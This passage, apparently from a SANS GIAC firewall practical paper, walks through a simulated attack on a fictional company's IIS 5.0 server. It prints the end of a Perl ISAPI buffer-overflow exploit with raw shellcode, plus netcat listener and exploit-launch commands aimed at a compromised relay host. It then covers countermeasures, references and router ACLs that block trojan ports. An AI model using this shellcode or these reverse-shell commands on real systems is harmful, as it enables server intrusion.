, "\xc6\xf9\xf0\xf0\xe5\x95\xd0\xed\xfc\xe1\xc5\xe7\xfa\xf6\xf0\xe6\xe6\x95"
, "\xd6\xf9\xfa\xe6\xf0\xdd\xf4\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xd6\xde\xa6"
, "\xa7\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6\xfa\xf6\xfe\xf0"
, "\xe1\x95\xf6\xf9\xfa\xe6\xf0\xe6\xfa\xf6\xfe\xf0\xe1\x95\xf6\xfa\xfb\xfb"
, "\xf0\xf6\xe1\x95\xe6\xf0\xfb\xf1\x95\xe7\xf0\xf6\xe3\x95\xf6\xf8\xf1\xbb"
, "\xf0\xed\xf0\x95\x0d\x0a\x48\x6f\x73\x74\x3a\x20\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x33"
, "\xc0\xb0\x90\x03\xd8\x8b\x03\x8b\x40\x60\x33\xdb\xb3\x24\x03\xc3\xff\xe0"
, "\xeb\xb9\x90\x90\x05\x31\x8c\x6a\x0d\x0a\x0d\x0a" );

print "\nSending exploit...";
foreach $msg(@exploit) {
send(SOCK, $msg, 0) or die "\nUnable to send exploit: $!";
}
sleep(1);
close(SOCK);
print "\nExploit sent.. You may need to send a CR on netcat listenning port
\n";
exit();
```

After looking at the instructions for the exploit at http://www.cse.msu.edu/~miscisi2/security/pages/exploits/win2khackdoc.htm, he sees that he needs to use some type of listener like netcat to listen for the exploit as a prerequisite. We'll install netcat[72] after we download it from http://www.atstake.com/research/tools/network_utilities/ and install it on one of our compromised cable modems (192.168.90.1) and set it up to listen on port 9998 with the following command:

```
./nc -l -v -t -p 9998
```

Now we're set up to run the exploit. We execute the perl script from 192.168.90.1 to get into Fortunes Online's webserver:

```
perl code.pl 223.223.223.3 80 192.168.90.1 9998
```

No luck! He should have gotten a command prompt. Himawan must have his systems updated with the latest patches for Windows 2000 Servers running IIS5.0. Even if it had worked, he would have had to be careful as to what he did on the server and would have had to do it quickly. Himawan's IDS would have

[72] by hobbit, http://www.atstake.com/research/tools/network_utilities/

alerted him to the Unicode exploit and Tripwire would have also alert him if he changed the wrong file. Himawan has set up several mechanisms to alert him to malicious activity, so there isn't much Evil-guy can do to keep from being noticed. At least, he is attacking from a different compromised system where it will be harder to track him down.

Evil-guy feels this would surely be noticed. After serious reflection, he determines that this attack is not really reasonable, he needs more time to find the information he needs to get him recognized by GIACE's CEO. Himawan may have some vulnerabilities, but he has a mechanisms in place to help him mitigate the damage by being able to respond quickly. The Snort IDS and Tripwire implementations on the webserver make this attack too dangerous.

5.1.3.1.2. COUNTERMEASURES FOR THE IIS 5.0 ISAPI EXTENSIONS ATTACK

Based on the fact that this didn't work, the countermeasure was already in place – a properly patched and updated server.

6. REFERENCES

Inventory Solutions. "What is JIT." 2002. URL: http://www.inventorysolutions.org/def_jit.htm (28 Dec 2002).

Microsoft Corp. "Outlook 2000 Tour, The Microsoft E-Mail and Personal Information Manager." 30 May 2001. URL: http://www.microsoft.com/office/previous/outlook/2000Tour/default.asp (28 Dec 2002).

Microsoft Corp. "Microsoft Windows NT Workstation, Product Information." 11 May 2001. URL: http://www.microsoft.com/ntworkstation/ProductInformation/default.asp (28 Dec 2002).

Zone Labs Inc. "ZoneAlarm Pro." 2002. URL: http://www.zonelabs.com/store/content/catalog/products/zap/zap_details.jsp?lid=nav_pro (30 December 2002).

Symantec Corp. "Norton Anti-Virus 2003." 2003. URL: http://www.symantec.com/nav/nav_9xnt (1 January 2003).

RCA.com. "Digital Cable Modems, Model DCM245R." 2003. URL: http://www.rca.com/product/viewdetail/0,2588,PI700111-CI700094,00.html (2 January 2003).

NETGEAR. "Internet Gateway, Model DG814." 2003 URL: http://www.netgear.com/products/details/DG814.asp?view (2 January 2003.

Cisco Systems, Inc. "VPN Client." 2002. URL: http://www.cisco.com/univercd/cc/td/doc/product/vpn/client (2 January 2003).

Microsoft Corp. :"Microsoft Internet Explorer, Internet Explorer 6, SP1." 7 February 2003. URL: http://www.microsoft.com/windows/ie/default.asp (1 March 2003).

Fort'e Inc. "Agent Product Page." 2002. URL: http://www.forteinc.com/agent/index.php (2 January 2003).

Norloff.org. "Index of /ntp." 2003. URL: http://www.norloff.org/ntp (2 January 2003).

F-Secure Corp. "Ensure your network security NOW! With F-Secure SSH." 2003. URL: http://www.f-secure.com/get/ssh (3 January 2003).

Microsoft Corp. "Microsoft Windows NT Server, Product Information." 28 March 2003. URL: http://www.microsoft.com/ntserver/ProductInfo/default.asp (3 January 2003).

Microsoft Corp. "Microsoft Product Support Services, Exchange Server 5.5 Support Center." 26 February 2003. URL: http://support.microsoft.com/default.aspx?scid=fh;EN-US;ech (3 January 2003).

Veritas Software. "Veritas Backup Exec for Windows Servers." 2003. URL: http://www.veritas.com/products/category/ProductDetail.jhtml?productId=bews (3 January 2003).

Redhat Inc. "Redhat Downloads." 2003. URL: http://www.redhat.com/apps/download (3 January 2003).

MySQL AB. "MySql 3.23 Downloads." 2003. URL: http://www.mysql.com/downloads/mysql-3.23.html (3 January 2003).

Redhat Inc. "bind 9.2.1-9." 2003. URL: http://www.redhat.com/swr/i386/bind-9.2.1-9.i386.html (3 January 2003).

Gazi.edu: "TACACS+, Tacacs+ RPM Distribution Home Page." 2003. URL: http://www.gazi.edu.tr/tacacs/index.php?page=download (4 January 2003).

Ncat Ltd. "Network Utilities for Download." 2003. URL: http://www.ncat.co.uk/Download (4 January 2003).

OpenSSL.org. "Tarballs." 2003. URL: http://www.openssl.org/source (5 January 2003).

The Apache Software Foundation. "Index of /mirror/httpd/binaries/linux." 2003. URL: http://nagoya.apache.org/mirror/httpd/binaries/linux (5 January 2003)

Free Software Foundation Inc. "GNU Free Documentation License." November 2002. URL: http://www.gnu.org/licenses/fdl.html (5 January 2003).

The SANS Institute. "Track 2 – Firewalls, Perimeter Protection and VPNs, Firewalls 101: Perimeter Protection with Firewalls, Perimeter Concepts." 2002.

The SANS Institute. "Track 2 – Firewalls, Perimeter Protection and VPNs, Network Design and Performance, Pulling it Together." 2002.

The SANS Institute. "Track 2 – Firewalls, Perimeter Protection and VPNs, Firewalls 102: Perimeter Protection and Defense In-Depth, Cisco Routers – Advanced Security." 2002.

The SANS Institute. "Track 2 – Firewalls, Perimeter Protection and VPNs, Firewalls 102: Perimeter Protection and Defense In-Depth, Locking Down Hosts." 2002.

The SANS Institute. "Track 2 – Firewalls, Perimeter Protection and VPNs, Network Design and Performance, Performing Administrative Audits (Part 1)." 2002.

Cisco Systems, Inc. "Cisco 3600 Series Multiservice Platforms." 2003. URL: http://www.cisco.com/en/US/products/hw/routers/ps274/index.html (5 January 2003).

The SANS Institute. "Track 2 – Firewalls, Perimeter Protection and VPNs, Firewalls 102: Perimeter Protection and Defense In-Depth, Cisco Routers – Legacy ACL's." 2002.

Cisco Systems, Inc. "Cisco IOS Firewall Context-Based Access Control." 2003. URL: http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/120newft/120t/120t5/iosfw2/iosfw2_2.htm#11787 (5 January 2003).

Cisco Systems Inc. "Configuring Cisco Discovery Protocol." 2003. URL: http://www.cisco.com/univercd/cc/td/doc/product/software/ios121/121cgcr/fun_c/fcprt3/fcd301c.htm (5 January 2003).

Cisco Systems Inc. "CiscoWorks for Windows." 2003. URL: http://www.cisco.com/warp/public/cc/pd/wr2k/wrwi/index.shtml (5 January 2003).

Cisco Systems, Inc. {Cisco IOS Firewall, Configuring IP access Lists." 2003. URL: http://www.cisco.com/en/US/products/sw/secursw/ps1018/products_tech_note09186a00800a5b9a.shtml (6 January 2003).

The SANS Institute. "Track 2 – Firewalls, Perimeter Protection and VPNs, Firewalls 102: Perimeter Protection and Defense In-Depth, Building a Rulebase." 2002.

The SANS Institute. "Commonly Probed Ports." 2002. URL: http://www.infopeople.org/training/past/2002/netsec101/CommonlyProbedPorts.pdf (6 January 2003).

Internet Security Systems Inc. "Smurf." 2003. URL: http://www.iss.net/security_center/advice/Exploits/IP/smurf/default.htm (6 January 2003).

National Institute of Standards and Technology. "NIST Internet Time Servers." 2003. URL: http://www.boulder.nist.gov/timefreq/service/time-servers.html (10 January 2003).

Cisco Systems, Inc. "Cisco VPN Client, Configuring Tacacs+ and Radius Extended Authentication with VPN Client." 7 January 2003. URL: http://www.cisco.com/en/US/products/sw/secursw/ps2308/products_configuration_example09186a0080094848.shtml (12 January 2003).

The SANS Institute. "Track 2 – Firewalls, Perimeter Protection and VPNs, TCP/IP for Firewalls, Microsoft Networking." 2002.

The SANS Institute. "Track 2 – Firewalls, Perimeter Protection and VPNs, Network Design and Performance, Performing Administrative Audits (Part 2)." 2002.

Insecure.org. "Nmap Free Security Scanner." 2003. URL: http://www.insecure.org/nmap (1 Feb 2003).

Ethereal.com: "Ethereal." 2003. URL: http://www.ethereal.com (2 Feb 2003).

Cisco Systems Inc. "Cisco Secure VPN Client." 2003. URL: http://www.cisco.com/en/US/products/sw/secursw/ps2138/index.html (2 Feb 2003).

Security Focus: "Security Focus Online." 2003. URL: http://www.securityfocus.com (27 February 2003).

Security Focus: "Multiple Vendor Session Initiation Protocol Vulnerabilities." 21 February 2003. URL: http://www.securityfocus.com/bid/6904/discussion (27 February 2003).

Security Focus: "Cisco Security Advisory: Multiple Product Vulnerabilities found by PROTOS SIP Test Suite." 21 February 2003. URL: http://www.securityfocus.com/advisories/5007 (27 February 2003).

Cisco Systems Inc. "Cisco Security Advisory: Multiple Product Vulnerabilities Found by PROTOS SIP Test Suite." 21 February 2003. URL: http://www.cisco.com/en/US/tech/tk652/tk701/technologies_security_advisory09186a008014a251.shtml (27 February 2003).

University of Oulu, Finland. "PROTOS Test Suite, c07-sip." 21 Februrary 2003. URL: http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip (27 February 2003).

Neohapsis Inc. "Neohapsis, Defending the Digitial Horizon." 2003. URL: http://www.neohapsis.com (27 February 2003).

Neohapsis Inc. "Subject: Weak Cisco PIX Enable Password Encryption Algorithm." 21 Jun 2002. URL: http://archives.neohapsis.com/archives/vulnwatch/2002-q2/0121.html (27 February 2003).

Montoro, Massimiliano. "Projects." 2003. URL: http://www.oxid.it (27 February 2003).

Carnegie-Mellon Software Engineering Institute. "CERT Advisory CA-1999-17 Denial-of-Service Tools." 1999. URL: http://www.cert.org/advisories/CA-1999-17.html (27 February 2003).

The SANS Institute. "Track 2 – Firewalls, Perimeter Protection and VPNs, VPNs and Remote Access, VPN Design and Wireless Security." 2002.

Packetstormsecurity.org. "Search Results for TFN2K." 2003. URL: http://209.100.212.5/cgi-bin/search/search.cgi?searchvalue=tfn2k&type=archives (27 February 2003).

Carnegie-Mellon Software Engineering Institute. "Cisco Systems Inc. Information for VU#539363." 1999. URL: http://www.kb.cert.org/vuls/id/JPLA-5AVPM5 (27 February 2003).

Cisco Systems, Inc. "Cisco Pix 500 Firewalls." 2003. URL: http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/products_data_sheet09186a0080091b32.html (27 February 2003).

Beyond Security Ltd. "Unchecked Buffer in ISAPI Extension Enables Remote Compromise of IIS 5.0 Server." 2001. URL: http://www.securiteam.com/windowsntfocus/5CP010K4AK.html (27 February 2003.

Axent Technologies. "TFN2K, an Analysis." 7 march 2000. URL: http://www.packetstormsecurity.org/distributed/TFN2k_Analysis-1.3.txt (27 February 2003).

Dark Spyrit. "IISSHACK2000 Remote W2K ISAPI Printer Buffer Overflow Exploit." 2000. URL: http://www.cse.msu.edu/~miscisi2/security/pages/exploits/code.pl.htm (27 February 2003).

Cyber Security Research Group. "Windows 2000 Server IIS Exploit." 2000. URL: http://www.cse.msu.edu/~miscisi2/security/pages/exploits/win2khackdoc.htm (27 February 2003).

@stake Inc. "Network Utility Tools." 2003. URL: http://www.atstake.com/research/tools/network_utilities (27 February 2003).

Cisco Systems, Inc. "Auth-proxy Authentication Inbound with IPSec and VPN Client Configuration." 2002. URL: http://www.cisco.com/warp/public/793/ios_fw/auth7.html (26 October 2002).

Cisco Systems, Inc. "Three-interface Router without NAT CBAC Configuration." 2002. URL: http://www.cisco.com/warp/customer/793/ios_fw/cbac3.html (31 May 2002).

Cisco Systems, Inc. "Context-Based Access Control: Introduction and Configuration." 2002. URL: http//www.cisco.com/warp/public/110/32.html (31 May 2002).

Cisco Systems, Inc. "Troubleshooting CBAC Configurations." 2002. URL: http://www.cisco.com/warp/customer/793/ios_fw/trouble_cbac.html (31 May 2002).

The Internet Assigned Numbers Authority. "INTERNET PROTOCOL V4 ADDRESS SPACE." 25 October 2002. URL: http://www.iana.org/assignments/ipv4-address-space (26 November 2002).

Brain, Marshall. "How E-commerce Works." Howstuffworks. 2002. URL:http://www.howstuffworks.com/ecommerce.htm/printable (10 October 2002).

Farrow, Rik. "NETWORK DEFENSE, Your Web Server Is Not A Good Hiding Place." 2002. URL: http://www.spirit.com/Network/net1201.html (10 October 2002).

Microsoft Corp. "Step-by-Step Gude to Internet Protocol Security (IPSEC)." 07 March 2000. URL: http://www.microsoft.com/technet/prodtechnol/windows2000serv/howto/ipstep.asp?frame=true (07 November 2002).

Cisco Systems, Inc. "Auth-proxy Authentication Inbound (CBAC, no NAT) Configuration. 2002. URL http://www.cisco.com/warp/public/793/ios_fw/auth4.html (20 Dec 2002).

Boxing Orange, Ltd. "Scaling Cisco IPSEC Virtual Private Networks." 2002. URL: http://www.boxingorange.com/downloads/publications/sc-cspvn-scaling.pdf (12 January 2003).

MySQL, AB. "4.2.6, "How the Privilege System Works." 2003. URL: http://www.mysql.com/documentation/mysql/bychapter/manual_MySQL_Database_Administration.html#Privileges (15 January 2003).

Geisler, Martin. "PhP Tutorial." 2003. URL: http://www.gimpster.com/wiki/PhpTutorial (18 January 2003).

Engelshall, Ralf S. "mod_ssl 2.8 User's Manual, Chapter 6, F.A.Q. List." 2001. URL: http://www.modssl.org/docs/2.8/ssl_faq.html#ToC27 (24 January 2003).

Cisco Systems,Inc. "Documentation, Cisco IOS Firewall Feature Set." 2000. URL: http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/120newft/120t/120t5/iosfw2/iosfw2_2.htm (20 Dec 2002).

Cisco Systems, Inc. "Configuring Cisco Secure VPN Client 1.1 for Windows to IOS Using Local Extended Authentication." 29 November 2002. URL: http://www.cisco.com/en/US/products/sw/secursw/ps2308/products_configuration_example09186a008009483f.shtml (1 February 2003).

Nugrohu, Himawan. "SANS GIAC Firewall Analyst, Firewall, Perimeter Protection and VPNs, Version 1.8, GIAC Enterprise – Network Security Architecture." 2003. URL: http://www.giac.org/practical/GCFW/Himawan_Nugroho_GCFW.pdf (20 March 2003).

The SANS Institute. Securing Cisco Routers Step-by-Step. Version 1. August 2002.


Cisco Systems, Inc. Cisco Secure Virtual Private Networks, Student Guide Revision 1.01 (2 vols). 2000.

Lammle, Todd. CCNA Cisco Certified Network Associate Study Guide, 2nd edition. San Francisco: Sybex, 2000.

The SANS Institute. GSEC Security Essentials Toolkit. Indianapolis: Que Publishing, 2002.


7. APPENDIX A

7.1. GIACE Network Architecture



8. APPENDIX B

8.1. Alternative GIACE Architecture



APPENDIX C

8.2. GIACE External Router Access Control Lists

ip access-list extended giacnetin

deny udp any any range 135 139
deny tcp any any range 135 139
deny udp any any eq tftp log-input
deny udp any any range 161 162 log-input
deny udp any any eq syslog log-input
deny ip any host 172.16.0.255 log-input
deny ip any host 192.168.0.255 log-input
deny tcp any any eq 3306 log-input
deny tcp any any eq tacacs log-input
deny tcp any any eq 22 log-input
deny udp any any eq echo log-input
deny tcp any any eq echo log-input
deny tcp any any eq 11 log-input
deny tcp any any eq chargen log-input
deny tcp any any eq telnet log-input
deny tcp any any eq finger log-input
deny tcp any any eq 98 log-input
deny tcp any any eq pop2 log-input
deny tcp any any eq pop3 log-input
deny tcp any any eq sunrpc log-input
deny tcp any any eq nntp log-input
deny tcp any any eq 143 log-input
deny tcp any any eq exec log-input
deny tcp any any eq login log-input
deny udp any any eq who log-input
deny tcp any any eq cmd log-input
deny tcp any any eq 515 log-input
deny tcp any any eq 635 log-input
deny tcp any any eq 1011 log-input
deny tcp any any eq 1015 log-input
deny tcp any any eq 1016 log-input
deny tcp any any eq 1035 log-input
deny tcp any any eq 1080 log-input
deny tcp any any eq 2000 log-input
deny tcp any any eq 3128 log-input
deny udp any any eq 4000 log-input
deny tcp any any eq 5631 log-input
deny udp any any eq 5632 log-input
deny tcp any any range 6000 6255 log-input
deny tcp any any range 6665 6669 log-input

```
deny udp any any range 6665 6669 log-input
deny tcp any any eq 8080 log-input
deny tcp any any range 12345 12346 log-input
deny tcp any any eq 16660 log-input
deny tcp any any eq 27374 log-input
deny udp any any eq 27444 log-input
deny tcp any any eq 27665 log-input
deny tcp any any eq 31335 log-input
deny tcp any any eq 31337 log-input
deny udp any any range 31789 31790 log-input
deny udp any any range 54320 54321 log-input
deny tcp any any eq 65000 log-input
deny tcp any any eq 65301 log-input
deny ip 224.0.0.0 31.255.255.255 any log-input
deny ip 240.0.0.0 15.255.255.255 any log-input
deny ip 0.0.0.0 0.255.255.255 any log-input
deny ip 169.254.0.0 0.0.255.255 any log-input
deny ip 192.0.2.0 0.0.0.255 any log-input
deny ip 127.0.0.0 0.255.255.255 any log-input
deny ip 172.16.0.0 0.0.0.127 any log-input
deny ip 172.16.0.128 0.0.0.127 any log-input
deny ip 192.168.0.0 0.0.0.255 any log-input
deny ip 1.0.0.0 0.255.255.255 any log-input
deny ip 2.0.0.0 0.255.255.255 any log-input
deny ip 5.0.0.0 0.255.255.255 any log-input
deny ip 7.0.0.0 0.255.255.255 any log-input
deny ip 23.0.0.0 0.255.255.255 any log-input
deny ip 27.0.0.0 0.255.255.255 any log-input
deny ip 31.0.0.0 0.255.255.255 any log-input
deny ip 36.0.0.0 0.255.255.255 any log-input
deny ip 37.0.0.0 0.255.255.255 any log-input
deny ip 39.0.0.0 0.255.255.255 any log-input
deny ip 41.0.0.0 0.255.255.255 any log-input
deny ip 42.0.0.0 0.255.255.255 any log-input
deny ip 58.0.0.0 0.255.255.255 any log-input
deny ip 59.0.0.0 0.255.255.255 any log-input
deny ip 60.0.0.0 0.255.255.255 any log-input
deny ip 70.0.0.0 0.255.255.255 any log-input
deny ip 71.0.0.0 0.255.255.255 any log-input
deny ip 72.0.0.0 0.255.255.255 any log-input
deny ip 73.0.0.0 0.255.255.255 any log-input
deny ip 74.0.0.0 0.255.255.255 any log-input
deny ip 75.0.0.0 0.255.255.255 any log-input
deny ip 76.0.0.0 0.255.255.255 any log-input
deny ip 77.0.0.0 0.255.255.255 any log-input
deny ip 78.0.0.0 0.255.255.255 any log-input
```

```
deny ip 79.0.0.0 0.255.255.255 any log-input
deny ip 83.0.0.0 0.255.255.255 any log-input
deny ip 84.0.0.0 0.255.255.255 any log-input
deny ip 85.0.0.0 0.255.255.255 any log-input
deny ip 86.0.0.0 0.255.255.255 any log-input
deny ip 87.0.0.0 0.255.255.255 any log-input
deny ip 88.0.0.0 0.255.255.255 any log-input
deny ip 89.0.0.0 0.255.255.255 any log-input
deny ip 90.0.0.0 0.255.255.255 any log-input
deny ip 91.0.0.0 0.255.255.255 any log-input
deny ip 92.0.0.0 0.255.255.255 any log-input
deny ip 93.0.0.0 0.255.255.255 any log-input
deny ip 94.0.0.0 0.255.255.255 any log-input
deny ip 95.0.0.0 0.255.255.255 any log-input
deny ip 96.0.0.0 0.255.255.255 any log-input
deny ip 97.0.0.0 0.255.255.255 any log-input
deny ip 98.0.0.0 0.255.255.255 any log-input
deny ip 99.0.0.0 0.255.255.255 any log-input
deny ip 100.0.0.0 0.255.255.255 any log-input
deny ip 101.0.0.0 0.255.255.255 any log-input
deny ip 102.0.0.0 0.255.255.255 any log-input
deny ip 103.0.0.0 0.255.255.255 any log-input
deny ip 104.0.0.0 0.255.255.255 any log-input
deny ip 105.0.0.0 0.255.255.255 any log-input
deny ip 106.0.0.0 0.255.255.255 any log-input
deny ip 107.0.0.0 0.255.255.255 any log-input
deny ip 108.0.0.0 0.255.255.255 any log-input
deny ip 109.0.0.0 0.255.255.255 any log-input
deny ip 110.0.0.0 0.255.255.255 any log-input
deny ip 111.0.0.0 0.255.255.255 any log-input
